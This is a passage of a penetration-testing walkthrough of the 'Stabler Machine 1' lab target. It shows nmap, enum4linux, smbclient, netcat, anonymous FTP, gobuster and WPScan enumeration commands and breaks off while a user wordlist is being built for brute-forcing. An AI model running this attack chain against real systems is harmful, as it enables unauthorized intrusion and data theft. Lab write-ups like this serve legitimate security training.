Stabler Machine 1

Penetration Testing Walkthrough Report

Ayman Abdelmonsef

Target: 192.168.147.142

Date: May 25, 2026

Classification: Confidential

Table of Contents

Executive Summary

This report documents the step-by-step penetration testing process conducted against the Stabler Machine 1 (192.168.147.142). The assessment followed a structured methodology covering reconnaissance, enumeration, exploitation, and privilege escalation phases.

The target machine was successfully compromised and root access was obtained by chaining multiple vulnerabilities including anonymous FTP access, SMB share enumeration, WordPress credential brute-forcing, a vulnerable plugin exploit (LFI), PHP reverse shell upload, and a local privilege escalation via CVE-2021-4034 (PwnKit).

Key Findings:

- Anonymous FTP access allowed reading of sensitive notes
- SMB shares exposed configuration files and a WordPress backup
- WordPress credentials cracked via XML-RPC brute-force
- Vulnerable WordPress plugin (Advanced Video Embed 1.0) enabled file inclusion
- PHP reverse shell uploaded through WordPress admin panel
- Root escalation via PwnKit (CVE-2021-4034) on Ubuntu 16.04

Phase 1: Reconnaissance & Port Scanning

Step 1 — Full TCP Port Scan with Service Detection

The assessment begins with an Nmap scan using aggressive service detection (-sC -sV) and timing template T4 against the target IP. This reveals all open ports and their associated services/versions.

```
nmap -sC -sV -T4 192.168.147.142
```

Results reveal several open services:

- Port 21/tcp — FTP (vsftpd 2.0.8), anonymous login allowed
- Port 22/tcp — SSH (OpenSSH 7.2p2)
- Port 53/tcp — DNS (dnsmasq 2.75)
- Port 80/tcp — HTTP (PHP CLI server 5.5)
- Port 139/tcp — NetBIOS-SSN (Samba smbd 4.3.9)
- Port 666/tcp — pkzip file
- Port 3306/tcp — MySQL 5.7.12



Figure 1: Nmap full service scan results

Figure 2: MySQL version detail from Nmap output

Step 2 — SYN Stealth Scan & Port 12380 Service Identification

A SYN stealth scan (-sS) is performed to enumerate all TCP ports more broadly. Port 12380 is discovered running an Apache HTTP service. A targeted version scan confirms it is Apache httpd 2.4.18.

```
nmap -sS -p- -T4 192.168.147.142
nmap -sCV -p 12380 -T4 192.168.147.142
```



Figure 3: SYN stealth scan revealing port 12380 (Apache 2.4.18)

Phase 2: Enumeration

Step 3 — SMB Enumeration with enum4linux

enum4linux is used to enumerate the SMB service, revealing target information including RID ranges, known usernames, and workgroup details. The tool discovers several local user accounts on the machine.

```
enum4linux -SUo 192.168.147.142
```

- Known usernames discovered: administrator, guest, root, bin, none
- Workgroup: WORKGROUP — Master browser: RED



Figure 4: enum4linux target information and RID enumeration

Step 4 — SMB Share Enumeration

Continuing enum4linux output reveals available SMB shares on the target. Three accessible shares are identified: print$, kathy, and tmp. Share mapping shows that kathy and tmp allow listing.

- print$ — Printer Drivers (access denied)
- kathy — Listed with comment "Fred, What are we doing here?"
- tmp — All temporary files should be stored here



Figure 5: SMB share enumeration results showing accessible shares

Step 5 — Accessing the "tmp" SMB Share

Using smbclient, the tmp share is accessed without credentials. Directory listing reveals a file called "ls". The mget command is used to download all available files.

```
smbclient //192.168.147.142/tmp
smb: \> recurse on
smb: \> mget *
```



Figure 6: Accessing the tmp SMB share and downloading files

Step 6 — Accessing the "kathy" SMB Share

The kathy share is accessed similarly. It contains two subdirectories: kathy_stuff (with todo-list.txt) and backup (containing vsftpd.conf and wordpress-4.tar.gz). All files are downloaded recursively for analysis.

```
smbclient //192.168.147.142/kathy
smb: \> recurse on
smb: \> mget *
```



Figure 7: Kathy share contents including backup files and todo list

Step 7 — Reviewing Downloaded Files

The downloaded files are reviewed locally. The todo-list.txt file contains a clue: "I'm making sure to backup anything important for Initech, Kathy." The wordpress-4.tar.gz backup is extracted to identify the WordPress version.

```
cat kathy_stuff/todo-list.txt
tar -xf backup/wordpress-4.tar.gz
grep "\$wp_version =" wordpress/wp-includes/version.php
```

- WordPress version identified: 4.2.1



Figure 8: Local file review — todo list reveals Initech context



Figure 9: WordPress 4.2.1 version extracted from backup archive

Step 8 — FTP Enumeration & Loot Retrieval from Port 666

A file is retrieved from port 666 using netcat, revealing a ZIP archive named loot.zip. After identifying the file type and extracting it, an image file (message2.jpg) is obtained.

```
nc 192.168.147.142 666 > loot.zip
file loot.zip
unzip loot.zip
```



Figure 10: Netcat retrieval and extraction of loot.zip from port 666

Step 9 — Anonymous FTP Login & Note Discovery

The FTP service on port 21 allows anonymous login. A banner message hints at internal communication. A file called "note" is found in the FTP root and its contents read — it reveals a message about updating payload information.

```
ftp 192.168.147.142
Name: anonymous   Password: (blank)
ftp> ls
ftp> more note
```

Figure 11: Shell environment test on the target (echo/segfault clue)



Figure 12: FTP anonymous login — note file reveals internal communications

Phase 3: Web Application Enumeration

Step 10 — Directory Brute-Force on Port 12380

Gobuster is used to brute-force directories on the Apache web server running on port 12380. The scan uses the big.txt wordlist from dirb. Several interesting paths are discovered.

```
gobuster dir -u https://192.168.147.142:12380/ -w
/usr/share/wordlists/dirb/big.txt -k
```

- /announcements — HTTP 301
- /javascript — HTTP 301
- /phpmyadmin — HTTP 301
- /robots.txt — HTTP 200



Figure 10: Gobuster directory enumeration on port 12380

Step 11 — robots.txt Analysis

The robots.txt file is accessed in the browser and reveals two disallowed paths: /admin112233/ and /blogblog/. These are prime targets for further enumeration.



Figure 11: robots.txt exposing hidden admin and blog paths

Step 12 — Admin Path & XSS Discovery

Navigating to /admin112233/ triggers a popup message "This could have been a BeEF-XSS hook ;)" — indicating awareness of XSS-based attack vectors and that the admin path is monitored or trapped.



Figure 12: Admin path triggers BeEF-XSS hook hint popup

Step 13 — WordPress Blog Discovery & Tech Fingerprinting

The /blogblog/ path is accessed and confirmed to be a WordPress 4.2.1 site titled "INITECH — Office Life". The Wappalyzer extension confirms the technology stack: WordPress CMS, Apache 2.4.18, PHP, Ubuntu OS, MySQL database.



Figure 13: Wappalyzer fingerprint of the blogblog WordPress site

Step 14 — WPScan Enumeration

WPScan is run against the WordPress installation to enumerate plugins, themes, users, and vulnerabilities. The -e u,vp flags enumerate users and vulnerable plugins respectively.

```
wpscan --url https://192.168.147.142:12380/blogblog --disable-tls-checks -e u,vp
```

Figure 14: WPScan command targeting the WordPress installation



Figure 15: WPScan identifies WordPress 4.2.1 as insecure

Figure 16: WPScan finds uploads directory with listing enabled



Figure 17: WPScan identifies outdated BHost theme (v2.3 available)

Step 15 — WordPress User Enumeration

WPScan enumerates WordPress user accounts using author ID brute-forcing and login error message analysis. Multiple valid usernames are identified from the WordPress installation.

- john, barry, elly, peter, heather, garry, harry, scott, kathy, tim



Figure 18: Full list of WordPress users identified by WPScan

Step 16 — Creating Users Wordlist

The discovered usernames are saved to a text file (users.txt) to be used as input for the password brute-force attack.

```
